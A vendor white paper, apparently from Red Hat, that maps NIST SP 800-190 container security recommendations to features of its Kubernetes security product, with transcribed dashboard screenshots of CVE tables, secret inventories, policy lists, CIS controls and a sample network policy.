Guide to NIST SP 800-190 compliance in container environments

Overview

Organizations are eagerly adopting containers, Kubernetes, and microservices, but security concerns can be an impediment, as our latest State of Kubernetes Security Report reveals. People are still learning about containers and Kubernetes, and grasping the security implications of this infrastructure adds to the learning curve. You need to understand the threat landscape in these environments, assess your risk posture when using containers, and mitigate the security risks associated with container adoption.

One tool for understanding how to better secure containers comes from the National Institute of Standards and Technology (NIST). NIST Special Publication (SP) 800-190 outlines some of the security concerns related to container technologies and offers practical recommendations for securing your containerized applications and related infrastructure components.

You can use this detail to understand the key recommendations of NIST SP 800-190 and get detailed descriptions of how Red Hat® Advanced Cluster Security for Kubernetes helps customers comply with NIST SP 800-190.

Kubernetes security at a glance

The most effective way to improve the security of containerized applications in Kubernetes environments is to embed security controls into each phase of the container life cycle: build, deploy, and run.

Build

This phase centers on what ends up inside the container images developers create. In the build phase, security efforts are typically focused on reducing business risk later in the container life cycle by applying best practices and identifying and eliminating known vulnerabilities early.

Deploy

In this phase, developers configure containerized applications for deployment into production. You move beyond image development at the deploy stage and start configuring Kubernetes services. Security efforts in this phase often focus on complying with operational best practices, applying least-privilege principles, and identifying misconfigurations to reduce the likelihood and effect of potential compromises.

facebook.com/redhatinc
@RedHat
linkedin.com/company/red-hat

Runtime

Containers go into production with live data, live users, and exposure to networks—either internal or the public Internet. During the runtime phase, the primary purpose of security is to protect running applications and the Kubernetes infrastructure by finding and stopping malicious actors in real time.

While protecting containers across their life cycle, you must also provide security for the underlying infrastructure and ensure it is properly configured. Containers can help organizations implement detailed workload-level security, but they also introduce new infrastructure components and unfamiliar attack surfaces. As a result, you must provide security for your cluster infrastructure and Kubernetes orchestrator, as well as the containerized applications they run.

How Red Hat Advanced Cluster Security for Kubernetes supports NIST SP 800-190

The following details map the features of Red Hat Advanced Cluster Security for Kubernetes to guidance provided in NIST SP 800-190.

Image vulnerabilities

Organizations should use image vulnerability tools built for containers. Key aspects of effective tools and processes include:

- Integration with the entire life cycle of images.
- Centralized visibility into vulnerabilities at all layers of the image across the organization, with flexible reporting and monitoring views aligned with your organization's business processes.
- Policy-driven enforcement that ensures only images meeting your policy requirements are allowed to progress.

How Red Hat Advanced Cluster Security for Kubernetes helps

Red Hat Advanced Cluster Security for Kubernetes provides full life-cycle Kubernetes security that includes:

- Integration with your continuous integration and continuous delivery (CI/CD) pipeline to scan and detect vulnerabilities in images at any stage of the development cycle.
- Introspection of images at all layers, not just the base layer, with executive-level summary views as well as more detailed reporting.
- Out-of-the-box policies with enforcement that ensure only images that are compliant with your policies are able to progress.




Image	CVEs	Top CVSS	Created	Scan Time	Image OS	Image Status	Deployments	Components	Risk Priority ↑
us.gcr.io/ultra-current-825/struts-violations/backend-atlas:latest	519 CVEs 326 Fixable	10.0 (V3)	03/29/2019 1:35:50AM	07/22/2021 2:51:03PM	debian:8	Active	1 deployment	166 components	1
us.gcr.io/ultra-current-825/struts-violations/asset-cache:latest	519 CVEs 326 Fixable	10.0 (V3)	07/24/2019 2:32:32PM	07/22/2021 2:51:03PM	debian:8	Active	1 deployment	166 components	1
us.gcr.io/ultra-current-825/struts-violations/mastercard-processor:latest	519 CVEs 326 Fixable	10.0 (V3)	11/07/2018 8:45:33PM	07/22/2021 2:51:04PM	debian:8	Active	1 deployment	166 components	1
gcr.io/ultra-current-825/srox/asset-cache:sidecar-latest	248 CVEs 88 Fixable	10.0 (V2)	06/10/2019 6:18:41PM	07/22/2021 2:51:08PM	unknown	Active	1 deployment	43 components	1
us.gcr.io/ultra-current-825/struts-violations/visa-processor:latest-v2	525 CVEs 326 Fixable	10.0 (V3)	05/15/2020 6:18:31PM	07/22/2021 2:51:03PM	debian:8	Active	1 deployment	167 components	1
gcr.io/ultra-current-825/srox/jump-host:latest	158 CVEs 62 Fixable	10.0 (V2)	04/22/2019 11:30:02PM	07/22/2021 2:51:08PM	unknown	Active	1 deployment	31 components	2
gcr.io/ultra-current-825/srox/monitor:latest	322 CVEs 202 Fixable	10.0 (V2)	04/23/2019 12:27:14AM	07/22/2021 2:51:08PM	unknown	Active	1 deployment	39 components	2
gcr.io/ultra-current-825/srox/visa-processor:sidecar-latest-v2	162 CVEs 38 Fixable	10.0 (V2)	05/15/2020 6:23:13PM	07/22/2021 2:51:08PM	unknown	Active	1 deployment	29 components	2
gcr.io/ultra-current-825/srox/backend-atlas:sidecar-latest	167 CVEs 43 Fixable	10.0 (V2)	06/10/2019 6:18:45PM	07/22/2021 2:51:08PM	unknown	Active	1 deployment	31 components	2
gcr.io/ultra-current-825/srox/reporting:latest	136 CVEs 48 Fixable	10.0 (V2)	04/23/2019 1:32:44PM	07/22/2021 2:51:07PM	unknown	Active	1 deployment	25 components	3
gke.gcr.io/calico/node:v3.8.8-1-gke.2-amd64	82 CVEs 17 Fixable	10.0 (V2)	11/03/2020 1:53:08PM	07/22/2021 2:51:03PM	debian:10	Active	2 deployments	87 components	4

Figure 1. Detailed list of images with vulnerability and scanning data

Image configuration defects


Organizations should implement security controls and processes that ensure compliance with configuration security best practices, including:

- Ability to audit image configuration settings.
- Real-time and continuous reporting and monitoring of image compliance state.
- Policy enforcement that prevents non-compliant images from running.

How Red Hat Advanced Cluster Security for Kubernetes helps

Red Hat Advanced Cluster Security for Kubernetes is a comprehensive solution that detects and prevents image misconfigurations at all stages of your development cycle. Key features include:

1. Supporting image scanning natively that can also integrate with your existing image.
2. Auditing your image and container configuration and providing out-of-the-box policies to detect misconfigurations, including instances of privileged containers or images deployed as root user. Alternatively, you can configure custom policies and enforcement actions unique to your organizational needs to ensure images meet all of your security requirements.
3. Providing real-time and continuous visibility and monitoring of all deployed images to ensure compliance during build and deployment stages, as well as runtime. Any images or containers in violation of your policies are prevented from running.
4. Delivering built-in capabilities that identify the use of Secure Shell (SSH) within containers, including policies that alert on the exposure of port 22 and processes that appear to be SSH daemons.



DETAILS & METADATA

Risk priority: 1

Policy status: Fail

Cluster: production

Namespace: payments

1 LABEL

1 ANNOTATION

POLICY VIOLATIONS BY SEVERITY

1 rated as critical

2 rated as high

CVES BY CVSS SCORE

44 rated as Critical

160 rated as Important

313 rated as Moderate

88 rated as Low

MATCHES

5 POLICIES

CONTAINS

2 IMAGES

196 COMPONENTS

605 CVES

RECENTLY DETECTED VULNERABILITIES

1. CVE-2021-22925 / CVSS: 0.0 (V2) 3 Images Env Impact: 5%
2. CVE-2021-22924 / CVSS: 0.0 (V2) 3 Images Env Impact: 5%
3. CVE-2021-22923 / CVSS: 0.0 (V2) 3 Images Env Impact: 5%
4. CVE-2021-22922 / CVSS: 0.0 (V2) 3 Images Env Impact: 5%
5. CVE-2021-36222 / CVSS: 0.0 (V2) 3 Images Env Impact: 5%

MOST COMMON VULNERABILITIES

1. CVE-2016-2781 / CVSS: 2.1 (V2) 17 Images Env Impact: 25%
2. CVE-2013-4235 / CVSS: 3.3 (V2) 17 Images Env Impact: 25%
3. CVE-2016-10228 / CVSS: 4.3 (V2) 18 Images Env Impact: 29%
4. CVE-2018-20796 / CVSS: 5.0 (V2) 17 Images Env Impact: 25%
5. CVE-2018-12886 / CVSS: 6.8 (V2) 16 Images Env Impact: 24%

TOP RISKIEST IMAGES

1. us.gcr.io/ultra-current-825/struts-vi... 525 CVEs 326 Fixable
2. gcr.io/ultra-current-825/srox/visa-pr... 162 CVEs 38 Fixable

3 FAILING POLICIES ACROSS THIS DEPLOYMENT

Page 1 of 1

Policy	Description	Policy Status	Last Updated	Latest Violation	Severity	Lifecycle	Enforcement

Figure 2. Summary of images in a deployment and their configurations


Embedded clear text secrets

Organizations must protect secrets by storing them outside of images and only making them accessible dynamically at runtime. Organizations should use Kubernetes for secrets management and ensure that secrets are provided only to a particular container that requires it and are encrypted at all times—at rest and in transit.

How Red Hat Advanced Cluster Security for Kubernetes helps

Red Hat Advanced Advanced Cluster Security for Kubernetes protects secrets in several ways, including by:

1. Providing out-of-the-box policies that detect instances where secrets are being delivered in a manner that is not secure, including in environment variables.
2. Examining the metadata about the secrets configured in monitored clusters, including the deployments configured to reference those secrets.
3. Helping ensure secrets transmitted via Kubernetes are only accessible to containers that are configured to use them.



Secret ↑	Created	Types	Cluster	Deployments
admission-control-tls	06/04/2020 | 8:15:10PM	EC Private Key, Public Certificate	security	1 Deployment
admission-control-tls	06/04/2020 | 8:15:24PM	Public Certificate, EC Private Key	production	1 Deployment
central-default-tls-cert	06/04/2020 | 8:12:37PM	Certificate Private Key	security	1 Deployment
central-htpasswd	03/23/2021 | 11:58:23AM	Undetermined	security	1 Deployment
central-license	06/04/2020 | 8:12:36PM	Undetermined	security	1 Deployment
central-tls	06/04/2020 | 8:12:40PM	Public Certificate, RSA Private Key, EC Private Key	security	1 Deployment
collector-stackrox	06/04/2020 | 8:15:01PM	Image Pull Secret	security	No Deployments
collector-stackrox	06/04/2020 | 8:15:16PM	Image Pull Secret	production	No Deployments
collector-tls	06/04/2020 | 8:15:09PM	EC Private Key, Public Certificate	security	1 Deployment
collector-tls	06/04/2020 | 8:15:23PM	Public Certificate, EC Private Key	production	1 Deployment
helm-effective-cluster-name	03/23/2021 | 12:05:41PM	Undetermined	security	No Deployments
helm-effective-cluster-name	03/23/2021 | 12:05:35PM	Undetermined	production	No Deployments
proxy-config	06/04/2020 | 8:12:40PM	Undetermined	security	2 Deployments
scanner-db-password	06/04/2020 | 8:12:33PM	Undetermined	security	2 Deployments

Figure 3. A view into how secrets are used in your environment


Insecure connections to registries

Use a secure or encrypted connection when pushing or pulling from a registry.

How Red Hat Advanced Cluster Security for Kubernetes helps

Red Hat Advanced Cluster Security for Kubernetes can help ensure that all communication between you and the registry is done through an encrypted channel.

1. By default, the Docker engine will not pull from unencrypted registries. However, it does provide the option of allowlisting registries where connections that are not secure are used. Red Hat Advanced Cluster Security for Kubernetes analyzes the configuration of your Docker engine on cluster nodes and identifies exceptions where an unencrypted registry is being allowlisted.
2. The solution also flags images whose tags and references begin with http://.



Name ↑	Description	Lifecycle	Severity
30-Day Scan Age	Alert on deployments with images that haven't been scanned in 30 days	Deploy	Medium
90-Day Image Age	Alert on deployments with images that haven't been updated in 90 days	Build, Deploy	Low
ADD Command used instead of COPY	Alert on deployments using a ADD command	Build, Deploy	Low
Alpine Linux Package Manager (apk) in Image	Alert on deployments with the Alpine Linux package manager (apk) present	Build, Deploy	Low
Alpine Linux Package Manager Execution	Alert when the Alpine Linux package manager (apk) is executed at runtime	Runtime	Low
Apache Struts: CVE-2017-5638	Alert on deployments with images containing Apache Struts vulnerability CVE-2017-5638	Build, Deploy	Critical
CAP_SYS_ADMIN capability added	Alert on deployments with containers escalating with CAP_SYS_ADMIN	Deploy	Medium
chkconfig Execution	Detected usage of the chkconfig service manager; typically this is not used within a container	Runtime	Low
Compiler Tool Execution	Alert when binaries used to compile software are executed at runtime	Runtime	Low
Container using read-write root filesystem	Alert on deployments with containers with read-write root filesystem	Deploy	Medium
crontab Execution	Detects the usage of the crontab scheduled jobs editor	Runtime	Medium

Policy Criteria

Construct policy rules by chaining criteria together with boolean logic.

Policy Section 1

IMAGE TAG: NOT

Image Tag: http://*

— AND —

DROP A POLICY FIELD INSIDE

— OR —

Add a new condition

Figure 4. Sample policy for flagging insecure images


Stale images in registries

Organizations must implement processes and controls to ensure that the latest versions of images are being used.

How Red Hat Advanced Cluster Security for Kubernetes helps

Red Hat Advanced Cluster Security for Kubernetes takes a multipronged approach to identify and mitigate the use of stale and potentially risky images.

1. The solution has a prebuilt policy intended to discourage the use of the latest tag and instead recommend accessing images using immutable names that include image versions.
2. It also provides an out-of-the-box policy to flag the use of images built more than 90 days ago. Alternatively, you can configure the policy to look for shorter or longer time windows per your specific needs.
3. Lastly, we incorporate image age as one of the risk factors when providing the risk score for each deployment.



77 POLICIES

Name ↑	Description	Lifecycle	Severity
30-Day Scan Age	Alert on deployments with images that haven't been scanned in 30 days	Deploy	Medium
90-Day Image Age	Alert on deployments with images that haven't been updated in 90 days	Build, Deploy	Low
ADD Command used instead of COPY	Alert on deployments using a ADD command	Build, Deploy	Low
Alpine Linux Package Manager (apk) in Image	Alert on deployments with the Alpine Linux package manager (apk) present	Build, Deploy	Low
Alpine Linux Package Manager Execution	Alert when the Alpine Linux package manager (apk) is executed at runtime	Runtime	Low
Apache Struts: CVE-2017-5638	Alert on deployments with images containing Apache Struts vulnerability CVE-2017-5638	Build, Deploy	Critical
CAP_SYS_ADMIN capability added	Alert on deployments with containers escalating with CAP_SYS_ADMIN	Deploy	Medium
chkconfig Execution	Detected usage of the chkconfig service manager; typically this is not used within a container	Runtime	Low
Compiler Tool Execution	Alert when binaries used to compile software are executed at runtime	Runtime	Low
Container using read-write root filesystem	Alert on deployments with containers with read-write root filesystem	Deploy	Medium
crontab Execution	Detects the usage of the crontab scheduled jobs editor	Runtime	Medium

90-DAY IMAGE AGE

Policy Details

ID:
2db9a279-2aec-4618-a85d-7f1bdf4911b1

Name:
90-Day Image Age

Description:
Alert on deployments with images that haven't been updated in 90 days

Rationale:
Base images are updated frequently with bug fixes and vulnerability patches. Image age exceeding 90 days may indicate a higher risk of vulnerabilities existing in the image.

Remediation:
Rebuild your image, push a new minor version (with a new immutable tag), and update your service to use it.

Enabled:
Yes

Categories:
DevOps Best Practices, Security Best Practices

Lifecycle Stage:
Build, Deploy

Excluded Deployments:
Namespace:kube-system
Namespace:istio-system

Severity:
Low

Figure 5. Prebuilt policy for detecting stale images

Poorly separated inter-container network traffic

Configure Kubernetes such that you are segmenting network traffic to decrease your risk exposure. As a first step, you should define networks by sensitivity level and ensure separation of sensitive and nonsensitive networks.

For example, apps open to the broader internet can share a virtual network, internal facing apps can use another, and communication between the two should occur through a small number of well defined interfaces.

How Red Hat Advanced Cluster Security for Kubernetes helps

Red Hat Advanced Cluster Security for Kubernetes helps ensure that networks are segmented in a security-focused manner in the following ways:

1. Runs checks to see if your Kubernetes network segmentation rules are applied to all of your deployments.
2. Provides a visual simulation of your existing network connections to help you understand your network topology. The network graph identifies allowed and active connections to help you identify gaps in your inter-app segmentation policies.
3. Generates on-demand network policies (YAML files) and pushes them to your Kubernetes deployment for a better network security posture.




Figure 6. A view into active network traffic using the Network Graph


Orchestrator node trust

Your Kubernetes deployment should introduce nodes to the cluster with security, have a persistent identity throughout their life cycle, and display an accurate inventory of nodes and their connectivity states. Configure Kubernetes to be resilient to compromise of individual nodes without compromising the overall security of the cluster. Isolate and remove a compromised node without negatively impacting overall operations.

How Red Hat Advanced Cluster Security for Kubernetes helps

Red Hat Advanced Cluster Security for Kubernetes provides out-of-the-box policies specifically designed to ensure that you are hardening your Kubernetes environment, including:

1. Checking to see if you have scanned your deployments against the above-mentioned policies.
2. Flagging deployments that have not been scanned.
3. Identifying policy violations.
4. Presenting additional opportunities to harden your Kubernetes environment.



CIS KUBERNETES V1.5
Standard

Standard: × CIS Kubernetes v1.5 ×

122 CONTROLS ACROSS 1 CLUSTER

production *122 CONTROLS*

1.2.2 - Ensure that the --basic-auth-file argument is not set	N/A
1.2.3 - Ensure that the --token-auth-file parameter is not set	N/A
1.2.4 - Ensure that the --kubelet-https argument is set to true	N/A
1.2.5 - Ensure that the --kubelet-client-certificate and --kubelet-client-key arguments are set as appropriate	N/A
1.2.6 - Ensure that the --kubelet-certificate-authority argument is set as appropriate	N/A
1.2.7 - Ensure that the --authorization-mode argument is not set to AlwaysAllow	N/A
1.2.8 - Ensure that the --authorization-mode argument includes Node	N/A
1.2.9 - Ensure that the --authorization-mode argument includes RBAC	N/A
1.2.10 - Ensure that the admission control plugin EventRateLimit is set	N/A
1.2.11 - Ensure that the admission control plugin AlwaysAdmit is not set	N/A
1.2.12 - Ensure that the admission control plugin AlwaysPullImages is set	N/A
1.2.13 - Ensure that the admission control plugin SecurityContextDeny is set if PodSecurityPolicy is not used	N/A
1.2.14 - Ensure that the admission control plugin ServiceAccount is set	N/A

1.2.8 - ENSURE THAT THE --AUTHORIZATION-MODE ARGUMENT INCLUDES NODE

CONTROL DETAILS

Standard: CIS Kubernetes v1.5
Control: 1.2.8

Ensure that the --authorization-mode argument includes Node

Figure 7. Prebuilt policy that helps secure the node using CIS Benchmarks


Unbounded network access from containers

Implement controls for outbound network traffic from containers. Prevent traffic from being sent across networks of varying sensitivity levels.

How Red Hat Advanced Cluster Security for Kubernetes helps

Red Hat Advanced Cluster Security for Kubernetes helps implement controls for outbound network traffic by:

1. Running checks to see if your Kubernetes network segmentation rules are applied to all of your deployments.
2. Providing a visual simulation of your existing network connections to help you understand your network topology. The network graph identifies allowed and active connections to help you identify gaps in your inter-app segmentation policies.
3. Generating on-demand network policies (YAML files) and pushing them to your Kubernetes deployment for a better network security posture.



Policies generated from network activity in the past hour

```yaml
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  creationTimestamp: "2021-07-26T18:55:31Z"
  labels:
    network-policy-generator.stackrox.io/generated: "true"
  name: stackrox-generated-backend-atlas
  namespace: backend
spec:
  ingress:
  - from:
    - podSelector:
        matchLabels:
          app: api-server
    ports:
    - port: 8080
      protocol: TCP
  podSelector:
    matchLabels:
      app: backend-atlas
  policyTypes:
  - Ingress
```

Figure 8. New network policy to restrict network access

Insecure container runtime configurations

